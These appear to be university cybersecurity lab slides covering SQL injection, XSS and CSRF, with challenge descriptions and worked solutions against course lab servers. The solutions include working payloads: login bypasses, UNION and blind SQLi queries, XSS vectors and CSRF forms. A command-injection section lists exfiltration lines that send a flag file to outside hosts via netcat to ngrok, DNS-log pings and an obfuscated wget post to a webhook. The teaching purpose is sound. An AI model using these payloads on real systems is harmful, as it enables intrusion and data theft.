CYBER
CHALLENGE.IT

# Web Lab 2

Matteo Golinelli

07/03/2024

UNIVERSITÀ
DI TRENTO

## Web Lab Requirements (07/03/2024)

**Old Requirements**

- **Firefox** browser
- Burp Suite community edition https://portswigger.net/burp/communitydownload
- FoxyProxy **Standard** browser extension https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/

**New Requirements**

- **Cookie-Editor** extension installed https://addons.mozilla.org/it/firefox/addon/cookie-editor/
- **Ngrok**: https://ngrok.com/docs/getting-started/ (you also need to signup)

## Topics

- SQL Injection
  - Union
  - Blind
- XSS
- CSRF

## How to Approach the Challenges

- Look for **functionalities** in the web application and play around with them
- **Intercept and inspect** the traffic to find **injection points**
- Try to induce **errors**

## ‘SQL Injection

**Cause**: unsanitized user input is used to construct database queries

**Impact**:

- Unauthorized view or modification of restricted data
- Bypass security mechanisms (e.g.,authentication login)
- Denial of Service

## Common Login Bypass

```
"SELECT * FROM users

WHERE email = '" . $_GET['name'] . "'

AND password = '" . $_GET['password'] . "'"
```

- name: `admin`
- password: `‘ or ‘1’=’1`

- name: `admin’ – ` ← Beware of the space https://dev.mysql.com/doc/refman/8.0/en/comments.html
- password: `whatever`

## Beware

I recommend solving the challenges in an **incognito browser** because the cookies set after a successful login have the same name of those on the platform

- solving the challenge will log you out of the platform
- enable FoxyProxy to run on incognito:
    - right click on the icon
    - Manage Extension
    - enable “**Run in Private Windows**”

## SQL Injection: Admin Dashboard 1

http://cyberchallenge.disi.unitn.it:7101/


**Description**:

- Log in to the application as the user ***admin***

**Hint:**

- Insert ‘ in different fields and observe the application behaviour

# Admin Dashboard 1: Solution



Login


Username:

admin' --

Password:

whatever

Inline Comment



Login

Username:

admin

Password:

'or'1'='1

# Admin Dashboard 1: Solution

Query on the backend:

```
cursor.execute(f"SELECT * FROM users WHERE username = '{username}' AND password='{password}'")
```

Injection: username: **admin**, password: **‘or’1’=’1**

Results in the following query being executed in the database:

$$\texttt{SELECT * FROM users WHERE username = 'admin' AND }\underbrace{\underbrace{\texttt{password=''}}_{\text{false}}\underbrace{\texttt{or'1'='1'}}_{\text{always true}}}_{\text{always true}}$$

UNIVERSITÀ DI TRENTO

## SQL Injection: Admin Dashboard 2

http://cyberchallenge.disi.unitn.it:7102

**Description**:


- Log in to the application as the user ***admin***

**Hint:**

- Insert ‘ in different fields and observe the application behaviour

## Admin Dashboard 2: Solution

The application only filters SQL injection attempts in the password field



Login

Username:

admin' --

Password:

●●●●●●●●

## SQL Injection: UNION

- When the results of a query are returned within the application responses, `UNION` allow to retrieve data from other tables

Query: `SELECT name, description FROM products WHERE name='<INJECTION>'`

Attacker: `' UNION SELECT username, password FROM users --`

2nd Attacker: `' UNION SELECT username, password FROM users WHERE ‘1’='1`

## SQL Injection: UNION

- The number of columns returned by the two united queries must be the same:
  - Use NULL values as padding (increment the number of NULL values to determine the number of columns returned by the first query)

Query: `SELECT name, description FROM products WHERE name='phone'`

Attacker: `' UNION SELECT NULL, NULL --`

2nd Attacker: `' UNION SELECT 1, ‘1’ --`

## SQL Injection: United we stand

http://cyberchallenge.disi.unitn.it:7104

**Description**:

- Find the password of the user ***admin***

```
CREATE TABLE IF NOT EXISTS users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE,
            password TEXT)
```

## SQL Injection: United we stand

http://cyberchallenge.disi.unitn.it:7104

**Description**:

- Find the password of the user ***admin***

```
CREATE TABLE IF NOT EXISTS users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT)
```

**Hint**:

- UNION?
- We need a way to have a ‘ at the end without running into the denylist

## United we stand: Solution

Query on the backend:

```
cursor.execute(f"SELECT username, password FROM users WHERE username = '{username}' AND
password = '{password}'")
```

Injection: username: **whatever**,
password: `' union select username,password from users union select '','`

Results in the following query being executed in the database:

```
SELECT username, password FROM users WHERE username = 'whatever' AND password = '' union
select username,password from users union select '','
```

required not to get an error because of the last ‘

## SQL Injection: Blind

- To retrieve data from these injections it is possible to use the injection as a *true/false* **oracle**
- Example: to retrieve a password:
    - is the *n*-th character of the password equals to ‘a’?

## Python Requests

```
import requests

url = 'https://google.it/'

response = requests.get(url)

# Response HTTP Headers and status code
print(response.headers)
print(response.status_code)

# Response body
print(response.text)
```

## SQL Injection 3: Bank of UniTN

http://cyberchallenge.disi.unitn.it:7110/

**Description**:

- Complete `blind.py` and execute it to get **admin**'s password and log in
- You need to brute-force char by char
- The database is SQLite
- The server returns a 500 status code when the injection succeeds

```
CREATE TABLE IF NOT EXISTS users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT UNIQUE,
    password TEXT,
    balance INTEGER)
```

## Bank of UniTN: Solution

Vulnerable code:

```
query = f"SELECT * FROM users WHERE username = '{from_user}' AND balance >= {amount}"
```

- This query is used to check if the balance is enough


Why a 500 though?

```
session['balance'] -= int(amount)
```

- This fails because **amount** is not an integer, resulting in a server error


# Bank of UniTN: Solution

```python
injection = f"AND (SELECT 1 FROM users WHERE username = 'admin' AND
HEX(password) LIKE '{string_to_hex(secret + character)}%')"
```



```
~/Doc/CC/challenges/c/07_web/1_sql_injection/10_blind_sql_injection/solution   main *1 !8 ?2
› python solution.py
New character found ([redacted]): r
New character found ([redacted]): re
New character found ([redacted]): re[redacted]
```

● ● ●




```
New character found ([redacted]): re[redacted]
New character found ([redacted]): re[redacted]o
New character found ([redacted]): re[redacted]op
Secret: re[redacted]op
```

## Bank of UniTN: Solution

Alternative solutions:

- Using SUBSTRING
- With Burp intruder: **do** try that at home
- more?

# Bank of UniTN: Solution



Request

Pretty Raw Hex

```
POST /transfer HTTP/1.1
Host: cyberchallenge.disi.unitn.it:7110
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://cyberchallenge.disi.unitn.it:7110/dashboard
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: http://cyberchallenge.disi.unitn.it:7110
Connection: close
Cookie: cookie-agreed-version=1.0.1; csrftoken=da1ex0ZHcpSiCFcG0jhm18JbFbTM0LmC; sessionid=
[redacted]
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

to_user=admin&amount=1 AND (SELECT 1 FROM users WHERE username = 'admin' AND HEX(password) LIKE '72%')
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Connection: close
Content-Length: 265
Content-Type: text/html; charset=utf-8
Date: Wed, 21 Feb 2024 08:39:43 GMT
Server: waitress
Vary: Cookie

<!doctype html>
<html lang=en>
  <title>
    500 Internal Server Error
  </title>
  <h1>
    Internal Server Error
  </h1>
  <p>
    The server encountered an internal error and was unable to complete your
    request. Either the server is overloaded or there is an error in the
    application.
  </p>
```

## Python Server + ngrok

Start the HTTP server in the current directory

```
    python -m http.server 8080
```

Start ngrok to serve publicly the local HTTP server

```
    ngrok http 8080
```

## “>XSS: Cross-Site Scripting

**Cause**: user input is included in web pages without proper sanitization

**Impact**:

- Session Hijacking
- Credential stealing
- Data leakage
- Denial of service

## XSS: Type

**Stored XSS**:

- User input is stored on the server
- The victim retrieves the page with the injected content from the server

**Reflected XSS**:

- Some content of the request is included in the response page

```
<?php
    echo 'Hello ' . $_GET['name'];
```

## XSS: Challenges

**Link**:

- Google XSS Challenges https://xss-game.appspot.com

**Description**:


- Solve as much as you can

**Cheatsheets**

- https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html
- https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

## XSS: Solution 1


https://xss-game.appspot.com/level1/frame?query=**<script>alert(1)</script>**



```
▼ <body id="level1">
    <img src="/static/logos/level1.png">
  ▼ <div>
      " Sorry, no results were found for "
    ▼ <b>
        <script>alert(1)</script>
      </b>
      ". "
      <a href="?">Try again</a>
      ". "
    </div>
  </body>
```

## XSS: Solution 2


```
<img src="" onerror="alert(1)">
```



```
  <b>You</b>
▶ <span class="date">⋯</span>
▼ <blockquote>
    <img src="x" onerror="alert(1)"> event
  </blockquote>
```

## XSS: Solution 3

https://xss-game.appspot.com/level3/frame#**1'><script>alert(1)</script><img src='**




```
▼<div id="tabContent"> scroll
   Image 1
   <br>
   <img src="/static/level3/cloud1">
   <script>alert(1)</script>
   <img src=".jpg">
 </div>
```

# XSS: Solution 4

URL-encoded “;”


$\texttt{https://xss-game.appspot.com/level4/frame?timer=1')}\overbrace{\texttt{\%3B}}^{\text{URL-encoded “;”}}\texttt{alert('1}$



```
<img src="/static/loading.gif" onload="startTimer('1')%3Balert('1');">
```

# XSS: Solution 5

https://xss-game.appspot.com/level5/frame/signup?next
**=javascript:alert(1)**



```
  <!--We're ignoring the email, but the poor user will never know!-->
  Enter email:
  <input id="reader-email" name="email" value="">
  <br>
  <br>
  <a href="javascript:alert(1)">Next >></a>
</body>
```


## XSS: Solution 6

1. Create Javascript a file on your machine with the following content:

   **`alert(1)`**

1. Create a simple HTTP server using: **`python -m http.server 8080`**
2. Serve it using: **`ngrok http 8080`**

```
https://xss-game.appspot.com/level6/frame#//YOUR.ngrok.io/file.js
```



```
<script src="//f7724f5f81f3.ngrok.io/file.js"></script> event
</head>
▾<body id="level6" data-new-gr-c-s-check-loaded="8.868.0" data-gr-ext-installed="">
   <img src="/static/logos/level6.png">
   whitespace
   <img id="cube" src="/static/level6_cube.png">
   <div id="log">Loaded gadget from //f7724f5f81f3.ngrok.io/file.js</div>
```

## CSRF: Cross-Site Request Forgery

**Causes**:

- Performing an action involves issuing one or more HTTP requests
- The application relies solely on session cookies to identify the user who has made the requests
- The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess

**Impact**:

- The victim carries out actions unintentionally
  - Change email, password, …
  - Make funds transfers

*Source: https://portswigger.net/web-security/csrf*

## CSRF: Change Username 1

http://cyberchallenge.disi.unitn.it:7501/

**Description**:

- Craft some HTML that uses a CSRF attack to change the user’s username
- The HTML code should contain a form that resembles the one on the challenge page and, when submitted, creates the same request

## Change Username 1: Solution

Create an HTML file with the following content:

```
<html>
 <body>
   <form action="http://HOST:PORT/change_username" method="POST">
     <input type="hidden" name="username" value="hacked@username" />
     <input type="submit" value="Submit request" />
   </form>
 </body>
</html>
```

UNIVERSITÀ DI TRENTO

## Change Username 1: Solution

Serve the HTML file in some way (e.g., **`python -m http.server 8080`**)

View the HTML page in the browser and submit the form

## CSRF: Change Username 2

http://cyberchallenge.disi.unitn.it:7502/

**Description**:

- Craft some HTML that uses a CSRF attack to change the user’s username
- **Do not** use the token of the victim in the attacker's page
  - In the real world the attacker would not have access to the victim's token (and it’s also blocked by the challenge)

## Change Username 2: Solution

```
<html>
 <body>
   <form action="http://host:port/change_username" method="POST">
     <input type="hidden" name="csrf_token" value="ec4dc7e5c8cbecefa2bbea3c2ae49292" />
     <input type="hidden" name="username" value="hacked@golim" />
     <input type="submit" value="Submit request" />
   </form>
 </body>
</html>
```

CSRF tokens are not bound to the user session, so they can be used by an attacker to bypass the CSRF protection

## Hacker System Monitor: Solution

Vulnerability: OS Command Injection

It was **NOT** a ***blind*** command injection

The response **includes some output of the command** (only if integer)

## Hacker System Monitor: Solutions

Exfiltrate the flag char-by-char transforming the characters into their ASCII form

- `; head -c 1 flag.txt | tail -c 1 | od -An -tuC`

Exfiltrate the flag in one shot turning it into a single integer

-
  ```
  ; echo "ibase=16; `cat flag.txt | xxd -p -c 1000000 | tr 'a-z' 'A-Z'`" |
  BC_LINE_LENGTH=0 bc
  ```
- Converts the flag to hex, then to uppercase, then to an integer

```
def int_to_bytes(x):
   return x.to_bytes((x.bit_length() + 7) // 8, 'big')
print(int_to_bytes(int_output).decode())
```

## Hacker System Monitor: Your Solutions

Exfiltrating the flag to a webhook, DNS bin, or using TCP with netcat

- `; ping $(cat flag.txt).<subdomain>.dnslog.cn;`
- `; cat flag.txt | nc N.tcp.eu.ngrok.io <PORT>`

Time-based brute-force of all possible characters in all possible positions:

- there was no need for that.

## Honorable mention: my favourite solution

```
python; wget $(echo "https:zzwebhook.sitez<provided ID> | tr z ${PWD:0:1})
--post-file=flag.txt; echo 12345
```

Replaces all the “z” characters with the first character in $PWD (always /)

## Homework

- Challenge: **Auction**
  - **Ethical Hacking** students must send a **report** explaining their solution before TBD.
  - Check on Classroom.

# More [Web] Challenges

- https://www.root-me.org
- Other challenges on https://portswigger.net/web-security/all-labs
- CyberChallenge.IT platform